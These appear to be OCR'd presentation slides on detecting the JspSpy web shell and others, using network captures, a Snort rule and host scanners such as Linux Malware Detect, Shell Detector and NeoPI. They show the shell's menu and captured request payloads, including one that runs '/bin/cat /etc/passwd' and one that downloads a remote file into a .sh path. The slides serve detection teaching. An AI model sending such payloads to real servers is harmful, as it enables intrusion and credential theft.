
[Logout](#) | [File Manager](#) | [DataBase Manager](#) | [Execute Command](#) | [Shell OnLine](#) | **[Back Connect](#)** | [Port Scan](#) | [Download Remote File](#) | [ClipBoard](#) | [Remote Control](#) | [Port Map](#) | [JSP Env](#)

Back Connect >>

Your Ip :  Your Port :  Program To Back :

Copyright (C) 2009 <http://www.Forjii.com/> [\[T00ls.Net\]](#) All Rights Reserved.

# JSPSpy – Port Scan



The screenshot shows the JspSpy web interface in a Mozilla Firefox browser. The address bar shows the URL `192.168.233.131:8080/files/JspSpy.jsp`. The page title is "JspSpy Codz By - Ninty". The main content area displays the IP address `192.168.233.131:8080 (127.0.1.1)` and the version `JspSpy Ver: 2009`. A navigation menu includes links for [Logout](#), [File Manager](#), [DataBase Manager](#), [Execute Command](#), [Shell OnLine](#), [Back Connect](#), [Port Scan](#) (highlighted with a red box), [Download Remote File](#), [Clipboard](#), [Remote Control](#), [Port Map](#), and [JSP Env](#).

The "PortScan >>" section contains a form with the following fields:

- IP :
- Port :
- Timeout (秒) :
- 

The scan results are listed below:

IP	Port	Status
192.168.233.120	21	Close
192.168.233.120	25	Open
192.168.233.120	80	Close
192.168.233.120	110	Close
192.168.233.120	1433	Close
192.168.233.120	1723	Close
192.168.233.120	3306	Close
192.168.233.120	3389	Open
192.168.233.120	4899	Close
192.168.233.120	5631	Close
192.168.233.120	43958	Close
192.168.233.120	65500	Close

Copyright (C) 2009 <http://www.Forji.com/> [T00ls.Net] All Rights Reserved.

# JSPSpy – Download Remote File

JspSpy Codz By - Ninty - Mozilla Firefox

File Edit View History Bookmarks Tools Help

JspSpy Codz By - Ninty

192.168.233.131:8080/files/JspSpy.jsp

192.168.233.131:8080 (127.0.1.1) [JspSpy Ver: 2009](#)


[Logout](#) | [File Manager](#) | [DataBase Manager](#) | [Execute Command](#) | [Shell OnLine](#) | [Back Connect](#) | [Port Scan](#) | [Download Remote File](#) | [ClipBoard](#) | [Remote Control](#) | [Port Map](#) | [JSP Env](#)

Remote File DownLoad »

Remote File URL:  Save Path:

Copyright (C) 2009 <http://www.Forji.com/> [T00ls.Net](http://T00ls.Net/) All Rights Reserved.

# JSPSpy – JSP Env



The screenshot shows a web browser window titled "JspSpy Codz By - Ninty - Mozilla Firefox". The address bar displays "192.168.233.131:8080/files/JspSpy.jsp". The page content includes a navigation menu with links: [Logout](#), [File Manager](#), [DataBase Manager](#), [Execute Command](#), [Shell OnLine](#), [Back Connect](#), [Port Scan](#), [Download Remote File](#), [Clipboard](#), [Remote Control](#), [Port Map](#), and [JSP Env](#). The "JSP Env" link is highlighted with a red box. Below the navigation menu, there is a section titled "System Properties >>" which lists various system properties:

- java.runtime.name : OpenJDK Runtime Environment
- sun.boot.library.path : /usr/lib/jvm/java-7-openjdk/jre/lib/i386
- java.vm.version : 23.7-b01
- shared.loader : /var/lib/tomcat7/shared/classes,/var/lib/tomcat7/shared/\*.jar
- java.vm.vendor : Oracle Corporation
- java.vendor.url : http://java.oracle.com/
- path.separator : :
- java.vm.name : OpenJDK Client VM
- tomcat.util.buf.StringCache.byte.enabled : true
- file.encoding.pkg : sun.io
- java.util.logging.config.file : /var/lib/tomcat7/conf/logging.properties

# JSPSpy – Execute Command

JspSpy Codz By - Ninty - Mozilla Firefox

File Edit View History Bookmarks Tools Help

JspSpy Codz By - Ninty

192.168.233.131:8080/files/JspSpy.jsp

192.168.233.131:8080 (127.0.1.1) JspSpy Ver: 2009

[Logout](#) | [File Manager](#) | [DataBase Manager](#) | **[Execute Command](#)** | [Shell OnLine](#) | [Back Connect](#) | [Port Scan](#) | [Download Remote File](#) | [Clipboard](#)  
| [Remote Control](#) | [Port Map](#) | [JSP Env](#)

**Execute Program »**

Parameter

Execute

**Execute Shell »**

Parameter

Execute

---

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
```



# Network Detection

## Follow TCP Stream

### Stream Content

```
POST /files/JspSpy.jsp HTTP/1.1
```

```
Host: 192.168.233.131:8080
```

```
User-Agent: Mozilla/5.0 (windows NT 5.1; rv:18.0) Gecko/20100101 Firefox/18.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
```

```
Referer: http://192.168.233.131:8080/files/JspSpy.jsp
```

```
Cookie: JSESSIONID=4B8507C54F3A056A595FFFE7FA42801E
```

```
Connection: keep-alive
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 72
```

```
p=shell&type=command&command=%2Fbin%2Fcat+%2Fetc%2Fpasswd&submit=Execute HTTP/1.1 200 OK
```

```
Server: Apache-Coyote/1.1
```

```
Content-Type: text/html; charset=UTF-8
```

```
Transfer-Encoding: chunked
```

```
Date: Tue, 29 Apr 2014 16:45:40 GMT
```

```
2000
```

```
<html><head><title>JspSpy Codz By - Ninty</title><style type="text/css">body,td{font:
```

```
12px Arial,Tahoma;line-height: 16px;}.input{font:12px
```

```
Arial,Tahoma;background:#fff;border: 1px solid #666;padding:2px;height:22px;}.area
```

# Network Detection

Operation	Data Sent
Connect to DB	selectDb=0&o=dbc&driver=com.mysql.jdbc.Driver&url=jdbc%3Amysql%3A%2F%2F10.10.22.45%3A3306%2Fmysql%3FuseUnicode%3Dtrue%26characterEncoding%3DGBK&uid=admin&pwd=admin&db=com.mysql.jdbc.Driver%60jdbc%3Amysql%3A%2F%2Flocalhost%3A3306%2Fmysql%3FuseUnicode%3Dtrue%26characterEncoding%3DGBK&connect=Connect
Execute Command	o=shell&type=command&command=%2Fbin%2Fcat+%2Fetc%2Fpasswd&submit=Execute
Port Scan	o=portScan&ip=127.0.0.1&ports=21%2C25%2C80%2C110%2C1433%2C1723%2C3306%2C3389%2C4899%2C5631%2C43958%2C65500&timeout=2&submit=Scan
Remote File Download	o=downRemote&url=http%3A%2F%2Fwww.yahooz.com%2F&savepath=%2Fvar%2Flib%2Fetc%2Fgadgetz.sh&connect=Download

# Network Detection

The image shows a screenshot of a web browser window. The address bar displays the URL `http://192.168.233.1.../JspSpy.jsp?o=vLogin`. Below the address bar, there is a login form with a "Password:" label, an input field, and a "Login" button. A red rectangular box highlights the text "Copyright © 2009 NinTy [www.Forjj.com](http://www.Forjj.com)". To the right, another browser window is partially visible, showing a search bar with "Google" and a red box around the text "JspSpy Ver: 2009". Below this, there are links for "Download Remote File" and "Clipboard". At the bottom of the main browser window, there is a text input field and an "Execute" button.

## Network Detection – Snort Rule


*action proto src\_ip src\_port direction dst\_ip dst\_port (options)*

```
alert tcp $HTTP_SERVERS $HTTP_PORTS -> any  
any(content:"JspSpy Ver:2009";flow:to_client,  
established;msg:"Potential JspSpy Shell";)
```

# Host Detection

# Host Detection – Antivirus

a278190b98ce85759e0354501e2fd692



# Host Detection– Linux Malware Detect

- ▶ Detection methods:
  - ▶ MD5 hashes: more than 5393
  - ▶ HEX pattern matching: more than 1848
  - ▶ Integrated ClamAV detection
  - ▶ Statistical analysis (e.g. base64)
- ▶ Other features:
  - ▶ Capable of real-time monitoring
  - ▶ Integrated signature/version updates
  - ▶ Reporting
- ▶ Site: <https://www.rfxn.com/projects/linux-malware-detect>

# Host Detection – Linux Malware Detect

```
root@remnux: /home/remnux/maldetect-1.4.2/files
File Edit Tabs Help
Linux Malware Detect v1.4.2
(C) 2002-2013, R-fx Networks <proj@r-fx.org>
(C) 2013, Ryan MacDonald <ryan@r-fx.org>
inotifywait (C) 2007, Rohan McGovern <rohan@mcgovern.id.au>
This pro

root@remnux: /home/remnux/maldetect-1.4.2/files/sess
File Edit Tabs Help
GNU nano 2.2.6 File: /usr/local/maldetect/sess/session.042714-1402.22058
malware detect scan report for remnux:
SCAN ID: 042714-1402.22058
TIME: Apr 27 14:03:08 -0400
PATH: /home/remnux/webshell/
TOTAL FILES: 1015
TOTAL HITS: 267
TOTAL CLEANED: 0

NOTE: quarantine is disabled! set quar_hits=1 in conf.maldet or to quarantine results run: mal$
FILE HIT LIST:
{HEX} sp.cmdshell.zerocnbct.23 : /home/remnux/webshell/jsp/icesword.jsp
{HEX} sp.cmdshell.zerocnbct.23 : /home/remnux/webshell/jsp/hackk8/fuck-jsp/ma1.jsp
{HEX} sp.cmdshell.zerocnbct.23 : /home/remnux/webshell/jsp/hackk8/fuck-jsp/job.jsp
{HEX} sp.cmdshell.zerocnbct.23 : /home/remnux/webshell/jsp/hackk8/fuck-jsp/jspbrowser/2.jsp
{HEX} sp.cmdshell.zerocnbct.23 : /home/remnux/webshell/jsp/hackk8/fuck-jsp/ma4.jsp
{HEX} sp.cmdshell.zerocnbct.23 : /home/remnux/webshell/jsp/ma1.jsp
{HEX} sp.cmdshell.zerocnbct.23 : /home/remnux/webshell/jsp/job.jsp
{HEX} sp.cmdshell.zerocnbct.23 : /home/remnux/webshell/jsp/520.jsp
{HEX} sp.cmdshell.zerocnbct.23 : /home/remnux/webshell/jsp/jspbrowser/2.jsp
{HEX} sp.cmdshell.zerocnbct.23 : /home/remnux/webshell/jsp/ma4.jsp
{HEX} sp.cmdshell.zerocnbct.23 : /home/remnux/webshell/jsp/2.jsp
{MD5} perl.cmdshell.unclassed.4791 : /home/remnux/webshell/pl/perlwebshell-0.1/perlwebshell.cgi
{CAV} PERL.Exploit.C99 : /home/remnux/webshell/pl/ka0tic.pl
{HEX} perl.shell.cgitelnet.180 : /home/remnux/webshell/pl/telnet.pl
```



## Host Detection – PHP Shell Detector

- ▶ Helps detect php/cgi(perl)/asp/aspx web shells
- ▶ Detection methods:
  - ▶ Signature DB
  - ▶ Suspicious/Dangerous functions
- ▶ PHP – v1.66
  - ▶ 551 signatures
- ▶ Python – v1.1
  - ▶ 552 signatures
- ▶ Site: <http://www.shelldetector.com>

# Host Detection – PHP Shell Detector

## Web Shell Detector v1.66 (PHP Version: 5.3.6-13ubuntu3.10)

Starting file scanner, please be patient file scanning can take some time.

Number of known shells in database is: 551

Files found: 8

File scan done, we have: 8 files to analyze

### Suspicious behavior found in: b374k.php

Full path:	b374k.php
Owner:	root
Permission:	0644
Last accessed:	23:31:21 26/04/2014
Last modified:	23:31:16 26/04/2014
MD5 hash:	a17f7cdd33c9789fd3edd1ef818bee8b
Filesize:	216.83 KB

suspicious functions used: eval ([line:10](#));base64\_decode ([line:116](#));system ([line:164](#));system ([line:166](#));shell\_exec ([line:171](#));shell\_exec ([line:172](#));exec ([line:175](#));exec ([line:176](#));passthru ([line:180](#));passthru ([line:182](#));proc\_open ([line:187](#));proc\_open ([line:192](#));popen ([line:204](#));popen ([line:205](#));eval ([line:820](#));eval ([line:1040](#));eval ([line:1041](#));eval ([line:1042](#));eval ([line:1044](#));base64\_decode ([line:1431](#));eval ([line:1947](#));eval ([line:2787](#));exec ([line:3033](#));eval ([line:4039](#));eval ([line:4049](#));

Fingerprint: **Negative** (if wrong [submit file for analyze](#))

Status: 1 suspicious files found and 0 shells found. [Rescan and show suspicious files](#)

# Host Detection – PHP Shell Detector

```
root@remnux: /home/remnux
File Edit Tabs Help
root@remnux:/home/remnux# python shelldetect.py -r True -d /var/www/files/
*****
*
*           Welcom to Shell Detector Tool 1.1           *
*       More information can be found here             *
*           http://www.shelldetector.com              *
*
*****
Please note we using remote shell database
Starting file scanner, please be patient file scanning can take some time.
Number of known shells in database is: 552
File scan done, we have: 9 files to analyze

=====

Suspicious behavior found in: /var/www/files/b374k.php
Full path:      /var/www/files/b374k.php
Owner:         0:0
Permission:    644
Last accessed: Sun Apr 27 11:39:35 2014
Last modified: Sun Apr 27 11:39:06 2014
Filesize:     216.8 KB

Suspicious function used: ['eval'](line: 10)
Suspicious function used: ['base64_decode'](line: 116)
Suspicious function used: ['system', 'system'](line: 164)
Suspicious function used: ['system'](line: 166)
Suspicious function used: ['shell_exec', 'shell_exec'](line: 171)
Suspicious function used: ['shell_exec'](line: 172)
Suspicious function used: ['exec', 'exec'](line: 175)
Suspicious function used: ['exec'](line: 176)
Suspicious function used: ['passthru', 'passthru'](line: 180)
```

# Host Detection – PHP Shell Detector

shelldetect.py \*

```
#Start
```

```
parser = optparse.OptionParser()
```

```
parser.add_option('--extension', '-e', type="string", default="php,txt,asp",
```

```
help="file extensions that should be scanned, comma separated")
```

```
default="php,txt,asp,jsp"
```

```
remnux@remnux: ~
File Edit Tabs Help
Suspicious behavior found in: /var/www/files/JspSpy.jsp
Full path:      /var/www/files/JspSpy.jsp
Owner:         0:0
Permission:    755
Last accessed: Mon Jun  9 12:46:20 2014
Last modified: Sun Apr 27 11:39:06 2014
Filesize:      83.0 KB

Suspicious function used: ['exec'](line: 328)
Suspicious function used: ['System'](line: 626)
Suspicious function used: ['exec'](line: 1436)
Suspicious function used: ['exec'](line: 1449)
Suspicious function used: ['exec'](line: 2050)
Suspicious function used: ['System'](line: 2070)
Suspicious function used: ['System'](line: 2074)
Suspicious function used: ['System'](line: 2080)
Suspicious function used: ['System'](line: 2081)
Suspicious function used: ['System'](line: 2186)
Suspicious function used: ['SYSTEM'](line: 2187)
Suspicious function used: ['exec'](line: 2221)
```

## Host Detection – NeoPI

- ▶ Focused on detecting web shells – specifically, obfuscated and encrypted content
- ▶ Python script that uses statistical analysis to detect obfuscated and encrypted content within text/script files
- ▶ Ranks files based on a variety of tests
- ▶ Also uses signatures
- ▶ Site: <https://github.com/Neohapsis/NeoPI>

# Host Detection – NeoPI

```
remnux@remnux: ~/NeoPI
File Edit Tabs Help
remnux@remnux:~/NeoPI$ neopi.py -h

      )      ( (
    ( /(      )\ )\ )
  )\() (      (()/()/()
((_) \ )\ (  /(_)(_)
  _((_) /((_) \(_)(_)
 | \ | ( ) ( ) - \_ - |
 | .` / -_) - \_ - / | |
 | _ | \_ \_ \_ /_ | | _ | Ver. *.USEGIT

Usage: neopi.py [options] <start directory> <OPTIONAL: filename regex>

Options:
--version          show program's version number and exit
-h, --help        show this help message and exit
-c FILECSV, --csv=FILECSV
                  generate CSV outfile
-a, --all         Run all (useful) tests [Entropy, Longest Word, IC,
                  Signature]
-z, --zlib        Run compression Test
-e, --entropy     Run entropy Test
-E, --eval        Run signature test for the eval
-l, --longestword Run longest word test
-i, --ic         Run IC test
-s, --signature   Run signature test
-S, --supersignature Run SUPER-signature test
-A, --auto       Run auto file extension tests
-u, --unicode     Skip over unicode-y/UTF'y files
```

# Host Detection – NeoPI (Entropy)

```
remnux@remnux: ~/NeoPI
File Edit Tabs Help
remnux@remnux:~/NeoPI$ neopi.py -e /var/www/files/

      )      ( (
      ( /(\      )\ ))\ )
      )\()) ( (()/(()/()
      ((-)\      )\ ( /(-))(-)
      _((-)/((-))\(-))(-)
      | \| (-)) ((-)_ \_ _|
      | .` / -_) _ \ _/| |
      |-\_\_\_\_\_\_/_| |__| Ver. *.USEGIT

[[ Total files scanned: 13 ]]
[[ Total files ignored: 0 ]]
[[ Scan Time: 0.240000 seconds ]]

[[ Top 10 entropic files for a given search ]]
5.9323      /var/www/files/b374k.php
5.6977      /var/www/files/index.html.1
5.6950      /var/www/files/index.html.2
5.6356      /var/www/files/searchNavigation.jsp
5.5138      /var/www/files/sale.jsp
5.5059      /var/www/files/PetMeds
5.4651      /var/www/files/Tos.jsp
5.4415      /var/www/files/index.isp
5.3886      /var/www/files/JspSpy.jsp
5.3462      /var/www/files/result.jsp
```

# Host Detection – NeoPI (Signatures)

```
remnux@remnux: ~/NeoPI
File Edit Tabs Help
remnux@remnux:~/NeoPI$ neopi.py -s /var/www/files/

      )      (      (
    ( / (      ) \ ) \ )
  ) \ ( ) (      ( ( ) / ( ( ) / (
(( _ ) \ ) ) \ ( / ( _ ) ( _ )
  _ ( ( _ ) / ( ( _ ) \ ( _ ) ( _ )
| \ | ( _ ) ( ( _ ) _ \ _ _ |
| . ` / - _ ) _ \ _ _ / | |
| _ | \ _ \ _ _ \ _ _ / _ | | _ _ | Ver. *.USEGIT

[[ Total files scanned: 13 ]]
[[ Total files ignored: 0 ]]
